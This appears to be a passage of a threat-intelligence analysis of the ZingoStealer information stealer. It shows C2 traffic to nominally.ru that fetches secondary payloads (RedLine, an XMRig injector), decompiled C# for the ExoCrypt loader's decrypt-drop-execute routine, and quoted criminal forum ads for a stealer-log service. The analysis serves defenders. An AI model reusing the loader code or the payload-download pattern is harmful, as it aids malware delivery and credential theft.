
Инфомарция о данных в логе
Количество cookie файлов: 0
Количество всех паролей: 0
Количество кошельков: отсутствуют

Уведомление: старайтесь не работать с логами СНГ сегмента в том случае, если Вы проживаете на территории этих стран!

Log delivery via Telegram.

The malware is also used as a loader for other malware payloads.

During the execution of the ZingoStealer payload, it retrieves the geolocation of the victim's system using freegeoip[.]app. It then makes an HTTP GET request to the C2 server for a resource called "cis.txt." An example of this can be seen below.



```
GET /cis.txt HTTP/1.1
Host: nominally.ru
```


```
HTTP/2 200 OK
Date: Wed, 30 Mar 2022 14:16:36 GMT
Content-Type: text/plain
Content-Length: 4
Last-Modified: Thu, 17 Mar 2022 08:35:36 GMT
Etag: "4-5da65ea006600"
Accept-Ranges: bytes
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=L8kmJtlJnChuICx9gIBUc50wKSfN7Cqr8p
pwGexdPNoIoxqVSmYr2pUlmZVde8RELlyNk3ukOpaFpHu6ZZuR1mC1n%2BgjQBITkULIpWzOHPGqPoo%2FliillB%2F9auoCusA%3
D"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 6f4176cc3cfc679e-DFW
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

true
```

CIS check.

This could be a reference to the Commonwealth of Independent States (CIS). Many financially motivated cybercriminals located in CIS countries actively avoid infecting systems in these countries to avoid attracting local law enforcement attention. Similar behavior is often observed, as ransomware operators often actively avoid targeting organizations located in these countries. In one of the initial announcements related to ZingoStealer, the malware author mentioned that, while CIS filtering is available, it is not currently in place, but it may be activated in the future based on local law enforcement attention.

Following the geolocation check, the malware requests a list of URLs that it uses to retrieve and execute additional malware payloads, at the discretion of the attacker.




```
GET /ginzolist.txt HTTP/1.1
Host: nominally.ru
```

```
HTTP/2 200 OK
Date: Wed, 30 Mar 2022 14:16:48 GMT
Content-Type: text/plain
Last-Modified: Tue, 29 Mar 2022 15:57:49 GMT
Etag: W/"4e-5db5d7d965940-gzip"
Vary: Accept-Encoding
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Mgqcyqv49YX9PAnwtGlQ0ULI1buy4pi0FB
2V9ywlNQX2nSNAezFtrIYKCipaPj5JWr0%2Br%2Bj10HFS%2FFFR%2BSez9fK6mHxxc4FM9nMtQ7%2FMJvIyDmCiEwogteIO2Mf8%
2Bs8%3D"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 6f4177150d15679e-DFW
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

https://nominally.ru/library/antiwm.exe
https://nominally.ru/library/sweet.exe
```

Secondary payload list retrieval.

This list of URLs is saved into a text file called "ginzolist.txt" that is saved within the %APPDATA%\Local directory on the victim system. The malware then retrieves the additional malware payloads hosted at these URLs and saves them within the %APPDATA%\Local directory. An example of this can be seen below.



```
GET /library/antiwm.exe HTTP/1.1
Host: nominally.ru
```

```
HTTP/2 200 OK
Date: Wed, 30 Mar 2022 14:17:02 GMT
Content-Type: application/x-msdos-program
Content-Length: 4648336
Last-Modified: Fri, 18 Mar 2022 07:38:02 GMT
Etag: "46ed90-5da7939f7ea80"
Cache-Control: max-age=14400
Cf-Cache-Status: REVALIDATED
Accept-Ranges: bytes
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=pM7sDNL9JJUIsd04uwBd2EHUQycBI9vJGgoMvL89QKfPPU62VNI0R
6NwgttflJz7I%2F0xn5DuyjtdbeIBRRqyt3XPlaRY0w6vkUAdLWMLVhMo7K7vFW2xtrqT3TkMtGI%3D"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 6f41776c2dcbec66-DFW
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

MZ□ÿÿ¸@□º´ Í!¸LÍ!This program cannot be run in DOS mode.
$PEd□ð/ÂFÂ@G^ûF0ÛF<GððF□ÖF□lÛF□.text¨ `.rdatan½F
```

Secondary payload binary retrieval.


In this particular case, the binary "sweet.exe" was associated with RedLine Stealer and saved at C:\Users\<USERNAME>\AppData\Local\536075.exe.

While "antiwm.exe" was associated with an injector for the XMRig cryptocurrency miner and saved at C:\Users\<USERNAME>\AppData\Local\209625.exe.

The retrieved binary payloads then continue the infection process.

ExoCrypt crypter

As previously mentioned, the malware author responsible for ZingoStealer also offers a crypter service that allows ZingoStealer users to obtain encrypted ZingoStealer builds that assist with evading endpoint detection on systems. We identified a binary loader for ZingoStealer that may be related to the use of this crypter.




File Version Information

Copyright	Copyright © 2022
Product	exogencryptik
Description	exogencryptik
Original Name	exogencryptik.exe
Internal Name	exogencryptik.exe
File Version	1.0.0.0
Date signed	2018-10-01 20:01:00 UTC

Sample metadata.


The functionality of the code is straightforward: It is responsible for implementing a randomized sleep interval before decrypting the contents of the ZingoStealer binary and saving the decrypted contents as %TEMP%\ChromeHandler.exe. It then executes the ZingoStealer binary, initiating the normal infection process previously described.



```
namespace exogencryptik
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main(string[] args)
        {
            Thread.Sleep(new Random().Next(2, 31) * 1000);
            string text = Path.GetTempPath() + "\\ChromeHandler.exe";
            File.WriteAllBytes(text, Program.Decryption());
            Process.Start(new ProcessStartInfo(text));
        }
```

Main() function.


To decrypt the ZingoStealer binary, it retrieves the data from a resource present within the executable called "zvezdy" and stores it within an array.



```
// 0x00000F5D: zvezdy = "52 105 159 15 -22 15 15 15 19 15 15 15 230 230 15 15 199 15 15 15 15 15 15
  15 79 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15
  15 15 15 15 143 15 15 15 29 6 201 29 15 195 -16 180 8 199 -24 91 180 8 99 119 80 90 47 127 129 86
  78 129 72 84 47 74 72 125 125 86 131 47 113 76 47 129 92 125 47 80 125 47 83 54 58 47 84 86 115 76
  61 -12 -12 25 51 15 15 15 15 15 15 15 95 44 15 15 91 -24 -20 15 12 93 189 188 15 15 15 15 15 15 15
  15 239 15 49 15 -14 -24 63 15 15 31 17 15 15 221 15 15 15 15 15 15 25 79 -22 15 15 15 -24 15 15 47
  15 15 15 15 79 15 15 47 15 15 15 17 15 15 19 15 15 15 15 15 15 15 21 15 15 15 15 15 15 15 15 143
  -22 15 15 19 15 15 15 15 15 15 17 15 111 108 15 15 31 15 15 31 15 15 15 15 31 15 15 31 15 15 15 15
  15 15 31 15 15 15 15 15 15 15 15 15 15 15 147 -12 -24 15 62 15 15 15 15 47 -22 15 83 -22 15 15 15
  15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 111 -22 15 27 15 15 15 55 -12 -24 15 71 15 15 15 15
  15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15
  15 15 15 15 15 15 15 79 -22 15 23 15 15 15 15 15 15 15 15 15 15 15 15 15 -24 15 87 15 15 15 15 15
  15 15 15 15 15 15 70 102 47 125 68 17 10 47 247 174 15 15 15 47 15 15 15 215 15 15 15 19 15 15 15
  15 15 15 15 15 15 15 15 15 15 15 79 15 15 239 61 131 76 135 131 15 15 15 143 27 17 15 15 15 -24 15
```

Zvezdy resource contents.

It then iterates through the array and performs a modulo operation on each of the values. Based on the results of the operation, each byte is converted into the appropriate value and stored within a second array. An example of the Decryption() function is shown below.



```
public static byte[] Decryption()
{
    string[] array = Resources.zvezdy.Split(new char[]
    {
        ' '
    });
    byte[] array2 = new byte[array.Length - 1];
    for (int i = 0; i < array.Length - 1; i++)
    {
        int num = Convert.ToInt32(array[i]);
        if (num % 2 == 0)
        {
            array2[i] = Convert.ToByte(num + 25);
        }
        else
        {
            array2[i] = Convert.ToByte(num - 15);
        }
    }
    return array2;
}
```


Decryption() function.

Finally, the second array is passed back to the Main() function, saved to disk as ZingoStealer, and executed to continue the infection process.

RedLine Stealer

One of the secondary payloads delivered and executed by ZingoStealer is RedLine Stealer, a well-known information stealer that has been analyzed extensively over the past couple of years. It features significantly more support for retrieving data from various applications, browsers, cryptocurrency wallets and extensions.

Below is a basic comparison between the two stealers as it relates to supported applications from which the malware can retrieve sensitive data to be exfiltrated to the attacker.




Stealer Feature Comparison

	RedLine Stealer	ZingoStealer
Application Data	NordVPN OpenVPN ProtonVPN Google Chrome Chromium Opera Microsoft Edge Internet Explorer FileZilla Discord Telegram Battle.Net Maple Studio ChromePlus Iridium Browser 7Star Browser CentBrowser Chedot Browser Vivaldi Browser Kometa Browser Elements Browser Epic Privacy Browser uCozMedia Uran Sleipnir Citrio Browser Coowon Browser Liebao Browser QiP Surf	Chrome Firefox Opera Opera GX Discord Telegram
Browser Extensions	Yoroi TronLink Nifty Wallet MetaMask Math Wallet Coinbase Wallet Binance Wallet Brave Wallet Guarda EQUAL Wallet Jaxx Liberty BitApp Wallet iWallet Wombat - Gaming Wallet Oxygen - Atomic Crypto Wallet MEW CX GuildWallet Saturn Wallet Ronin Wallet Terra Station Wallet Harmony Chrome Extension Wallet Coin98 EVER Wallet KardiaChain Wallet Phantom Pali Wallet BOLT X Liquality Wallet XDEFI Wallet Nami Maiar DeFi Wallet Authenticator Temple - Tezos Wallet	TronLink Nifty Wallet MetaMask Math Wallet Coinbase Wallet Binance Wallet Brave Wallet Guarda EQUAL Wallet BitApp Wallet iWallet Wombat - Gaming Wallet
Cryptocurrency Wallets	Armory atomic Binance Coinomi Electrum Exodus Guarda Jaxx Liberty	Zcash Armory bytecoin Jaxx Liberty Exodus Ethereum Electrum atomic Guarda Coinomi Litecoin Dash Bitcoin

Stealer feature comparison.

Given that RedLine Stealer seems to provide more capabilities, why would an adversary use ZingoStealer to deliver RedLine Stealer?

Besides ZingoStealer, the malware author also offers additional services that they advertise within the Haskers Gang community. One service is a "log access service" used to monetize information stealer logs obtained from previously infected systems. Customers can purchase access to the log data generated from various stealers operated by the attacker, which provides them sensitive account information that can be further leveraged for a variety of purposes including initial access, fraud, etc.



GINZO STEALER ✨ FREE STEALER BY HASKERS GANG ✨ ANTI-CIS

Чекер логов

HTM Checker — доступный, качественный и удобный чекер Ваших логов, который позволит Вам максимально быстро работать с Вашими логами, а что самое главное — не терять ни рубля прибыли! Мы старались создать максимально доступный продукт для каждого, уделяя максимум внимания каждому аспекту, чтобы угодить каждому пользователю!


Мы поддерживаем 17 сервисов, которые позволят Вам выжать с логов максимум прибыли: GooglePay, Facebook, Twitter, Youtube, Instagram, FreeBitcoin, Netflix, Steam, Twitch, Path of Exile, TikTok, Вконтакте, Wordpress, Epic Games, Yandex Main (parser), BattleNet, Roblox!

Цена нашего продукта: мы старались выбрать идеальную стоимость нашего продукта, и остановились на максимально толерантных ценах для каждого!

```
— один месяц подписки на наш чекер — 599 рублей
— три месяца подписки на наш чекер — 1599 рублей
```

Advertisement for the logging service.

The malware author behind ZingoStealer assures ZingoStealer users that they do not access log data generated by ZingoStealer.



UPD: я не беру процентов/логов с этого стиллера; логи нигде не дублируются и никто кроме Вас не имеет к ним доступа

UPD2: логи с СНГ приходят до тех пор, пока меня не въебут органы, даже если въебут — я Вас уведомлю о том, что отключаю отстук с СНГ

